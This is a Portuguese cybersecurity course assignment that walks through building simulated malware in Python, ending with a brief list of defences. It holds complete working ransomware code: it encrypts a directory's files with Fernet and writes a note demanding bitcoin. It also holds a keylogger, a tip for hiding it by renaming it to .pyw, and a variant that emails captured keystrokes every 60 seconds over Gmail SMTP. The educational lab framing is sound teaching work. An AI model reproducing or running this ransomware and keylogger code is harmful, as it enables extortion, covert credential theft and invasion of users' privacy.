

Curso Santander Cibersegurança 2025

Desafio

Data do teste: 30/11/2025


Equipe responsável: Red Team / Ricardo Tassini

Objetivo do teste: Implementar, documentar e compartilhar um projeto prático utilizando Python, simulando o comportamento de malwares em um ambiente seguro.

- Ransomware Simulado: criar arquivos de teste, implementar um script que criptografa e descriptografa, além de gerar mensagem de “resgate”.
- Keylogger Simulado: programar captura de teclas em arquivo .txt, torná-lo mais furtivo e implementar envio automático por e-mail.
- Reflexão sobre Defesa: documentar medidas de prevenção e defesa (antivírus, firewall, sandboxing, conscientização do usuário).

Criação de um RANSOMWARE

Primeiro Passo: Abertura do VS CODE e criação do ambiente (Pastas e documentos)



Arquivo senha.txt

```
1 senha1: DIO_2025@HACKERS!@#
2 |
```

The screenshot shows the VS Code editor with the title bar 'Welcome' and tabs for 'senha.txt' and 'dados_confidenciais'. The current tab is 'senha.txt'. The code editor displays the following content:
1 senha1: DIO_2025@HACKERS!@#
2 |

Arquivo dados_confidenciais

```
1 cjkjggajgajgajagu8ui879789789789
2 gagasfgrrrffgagafsgfafgn,k,k,
3 gfgsdsfdfhdshgftuyuuuer676676767
4 |
```

The screenshot shows the VS Code editor with the title bar 'Welcome' and tabs for 'dados_confidenciais' and 'senha.txt'. The current tab is 'dados_confidenciais'. The code editor displays the following content:
1 cjkjggajgajgajagu8ui879789789789
2 gagasfgrrrffgagafsgfafgn,k,k,
3 gfgsdsfdfhdshgftuyuuuer676676767
4 |

Iniciando a criação do programa ransomware

```
1 from cryptography.fernet import Fernet
2 import os
3 |
```

The screenshot shows the VS Code editor with the title bar 'Welcome' and tabs for 'dados_confidenciais' and 'senha.txt'. The current tab is 'dados_confidenciais'. The code editor displays the following Python script:
1 from cryptography.fernet import Fernet
2 import os
3 |

Programa pronto;

```
  ransonware.py 7 • Extension: Python
  ransonware.py > ⚒ criar_mensagem_resgate
1   from cryptography.fernet import Fernet
2   import os
3
4   #1. Gerar uma chave de criptografia e salvar
5
6   def gerar_chave():
7       chave = Fernet.generate_key()
8       with open("chave.key", "wb") as chave_file:
9           chave_file.write(chave)
10
11  #2. Carregar a chave salva
12  def carregar_chave():
13      return open("chave.key", "rb").read()
14
15  #3. Criptografar um unico arquivo
16  def criptografar_arquivo(arquivo, chave):
17      f = Fernet(chave)
18      with open(arquivo, "rb") as file:
19          dados = file.read()
20          dados_encriptados = f.encrypt(dados)
21      with open(arquivo, "wb") as file:
22          file.write(dados_encriptados)
23
24  #4. Encontrar arquivos para criptografar
25  def encontrar_arquivos(diretorio):
26      lista = []
27      for raiz, _, arquivos in os.walk(diretorio):
28          for nome in arquivos:
29              caminho = os.path.join(raiz, nome)
30              if nome != "ransoware.py" and not nome.endswith(".key"):
31                  lista.append(caminho)
32
33      return lista
34
35  #5. Mensagem de resgate
36  def criar_mensagem_resgate():
37      with open("Leia isso.txt", "w") as f:
38          f.write("Seus arquivos foram criptografados!\n")
39          f.write("Envie 1 bitcoinm para o endereço X\n")
40          f.write("Depois disso, enviaremos a chave")
41
42  #6 Execução principal
43  def main():
44      gerar_chave()
45      chave = carregar_chave()
46      arquivos = encontrar_arquivos("test_files")
47      for arquivo in arquivos:
48          criptografar_arquivo(arquivo, chave)
49      criar_mensagem_resgate()
50      print("Ransomware executado!")
51
52  if __name__=="__main__":
53      main()
```

Após executar o ransomware.py, os arquivos estão criptografados.

```
test_files > ̄ dados_confidenciais  
1 gAAAAABomY3JT7E7bxGz8v4qJ9dhnDysKk9eeVSrHs53t47pxk-8u_L5JyFTVOTGDzwHTyVr03i3VPC
```

```
test_files > ̄ senhas.txt  
1 ;T1RFKqZtL5fhCYIx0VxoArgq5kv5dYJaNn5ncs0DB5rhoW2WQ09JJQ0dZRwijwMHpGWiZEC_aG64w=
```

Arquivo que contém a chave:

🔒 chave.key

```
1 A2_puJG05pLB0e-WqjVbcv_PReCZfJB06
```

Programa para descriptografar os arquivos


```
❸ descriptografr.py > ...  
1 from cryptography.fernet import Fernet  
2 import os  
3  
4 def carregar_chave():  
5     return open("chave.key", "rb").read()  
6  
7 def descriptografar_arquivo(arquivo,chave):  
8     f = Fernet(chave)  
9     with open(arquivo, "rb") as file:  
10         dados = file.read()  
11         dados_descriptografados = f.decrypt(dados)  
12     with open(arquivo, "wb") as file:  
13         file.write(dados_descriptografados)  
14  
15 def encontrar_arquivos(diretorio):  
16     lista = []  
17     for raiz, _, arquivos in os.walk(diretorio):  
18         for nome in arquivos:  
19             caminho = os.path.join(raiz, nome)  
20             if nome != "ransomware.py" and not nome.endswith(".key"):  
21                 lista.append(caminho)  
22     return lista  
23  
24 def main():  
25     chave = carregar_chave()  
26     arquivos = encontrar_arquivos("test_files")  
27     for arquivo in arquivos:  
28         descriptografar_arquivo(arquivo, chave)  
29     print("Arquivos restaurados com sucesso")  
30  
31 if __name__ == "__main__":  
32     main()
```

Keylogger

Um keylogger (abreviação de keystroke logger) é um tipo de ferramenta — que pode ser software ou hardware — projetada para registrar tudo o que é digitado em um teclado. Ele atua como um “espião invisível”, capturando cada tecla pressionada pelo usuário.

Essas informações podem incluir:

- Senhas e credenciais de acesso
- Dados bancários e números de cartão
- Mensagens privadas e e-mails
- E quaisquer outra informação digitada no teclado.




The screenshot shows a Windows Notepad window titled "Untitled-1". The text in the window is as follows:

```
1 1- Vai ficar em execução em segundo plano.  
2 2- Toda vez que o usuário digitar uma tecla, o programa vai capturar essa tecla.  
3 3. O que for digitado, será gravado em um arquivo .txt.  
4 4. O arquivo vaii mostrar tudo o que foi digitado, de forma sequencial.  
5
```

Abaixo temos o programa keylogger pronto para ser executado:

```
keylogger.py 2 ●
keylogger.py > ...
1  from pynput import keyboard
2
3  IGNORAR = {
4      keyboard.key.shift,
5      keyboard.key.shift_r,
6      keyboard.key.ctrl_l,
7      keyboard.key.ctrl_r,
8      keyboard.key.alt_l,
9      keyboard.key.alt_r,
10     keyboard.key.caps_lock,
11     keyboard.key.cmd
12 }
13
14 def on_press(key):
15     try:
16         # se for tecla normal
17         with open("log.txt", "a", encoding="utf-8") as f:
18             f.write(key.char)
19
20     except AttributeError:
21         with open("log.txt", "a", encoding="utf-8") as f:
22             if key == keyboard.Key.space:
23                 f.write(" ")
24             elif key == keyboard.Key.enter:
25                 f.write("\n")
26             elif key == keyboard.Key.tab:
27                 f.write("\t")
28             elif key == keyboard.Key.backspace:
29                 f.write(" ")
30             elif key == keyboard.Key.esc:
31                 f.write("[ESC] ")
32             elif key in IGNORAR:
33                 pass
34             else:
35                 f.write(f"[{key}]")
36
37 with keyboard.Listener(on_press=on_press) as listener:
38     listener.join()
39
```

Enquanto o programa estiver rodando em background, as teclas estarão sendo capturadas, segue abaixo exemplo de dados capturado no log.txt:



A screenshot of a terminal window with three tabs: 'keylogger.py', 'isadora Untitled-1', and 'log.txt'. The 'log.txt' tab is active, displaying the following text:

```
log.txt
1 isadora
2 1234
3 minha e s   f milia se chama garcia
4 ta rolando uma briga na empresa' [ESC]
```

Como tornar o keylogger invis vel ao usu rio?

 Somente alterar a extens o do programa de .py para .pyw

Como enviar o arquivo log.txt para o atacante?

O primeiro passo é criar uma conta de e-mail específica para esse fim, neste caso foi criada a conta demokeylogger0@gmail.com.

Após a criação da conta de e-mail, deve-se acessar “Manager your Google Account”.



Em seguida deve-se ativar a verificação em 2 etapas, conforme abaixo:

How you sign in to Google


Make sure you can always access your Google Account by keeping this information up to date

2-Step Verification

On since 12:16 AM

Em seguida deve-se cadastrar uma senha no apppasswords que será depois inserida no aplicativo Python, essa é uma senha exclusiva para enviar e-mails de dentro de um aplicativo.

Abaixo o programa criado pra capturar as teclas e enviar e-mail:



```
keylogger.py 2 | keylogger_email.py 3 •
keylogger_email.py > enviar_email
1  from pynput import keyboard
2  import smtplib
3  from email.mime.text import MIMEText
4  from threading import Timer
5
6  log = ""
7
8  # configurações de e-mail
9  EMAIL_ORIGEM = "seu_email_keylogger@gmail.com"
10 EMAIL_DESTINO = "seu_email_keylogger@gmail.com"
11 SENHA_EMAIL = "SENHA CRIADA PELO GMAIL"
12
13 def enviar_email():
14     global log
15     if log:
16         msg = MIMEText(log)
17         msg['SUBJECT'] = "Dados capturados"
18         msg['From'] = EMAIL_ORIGEM
19         msg['To'] = EMAIL_DESTINO
20         try:
21             server = smtplib.SMTP("smtp.gmail.com", 587)
22             server.starttls()
23             server.login(EMAIL_ORIGEM, SENHA_EMAIL)
24             server.send_message(msg)
25             server.quit
26         except Exception as e:
27             print("Erro ao enviar", e)
28
29         log = ""
```

```
30
31             # Agendar o envio a cada 60 segundos
32             Timer(60, enviar_email).start()
33
34     def on_press(key):
35         global log
36         try:
37             log += key.char
38         except AttributeError:
39             if key == keyboard.Key.space:
40                 log += " "
41             elif key == keyboard.Key.enter:
42                 log += "\n"
43             elif key == keyboard.Key.backspace:
44                 log += "<"
45             else:
46                 pass
47
48     # inicia o keylogger e o envio automatico
49     with keyboard.Listener(on_press=on_press) as listener:
50         enviar_email()
51         listener.join()
52
```

E-mail recebido com os dados capturados:

Como se proteger?

- Sempre atualizar o antivírus e firewall.
- Monitoramento de comportamento dos aplicativos
- Conscientizar o usuário para evitar os famosos cliques em links desconhecidos, ficar atento aos ataques de engenharia social, pois o elo mais fraco na segurança é o ser humano.
- Utilizar ambientes exclusivos e dedicados para testes, por exemplo, utilizar uma máquina virtual.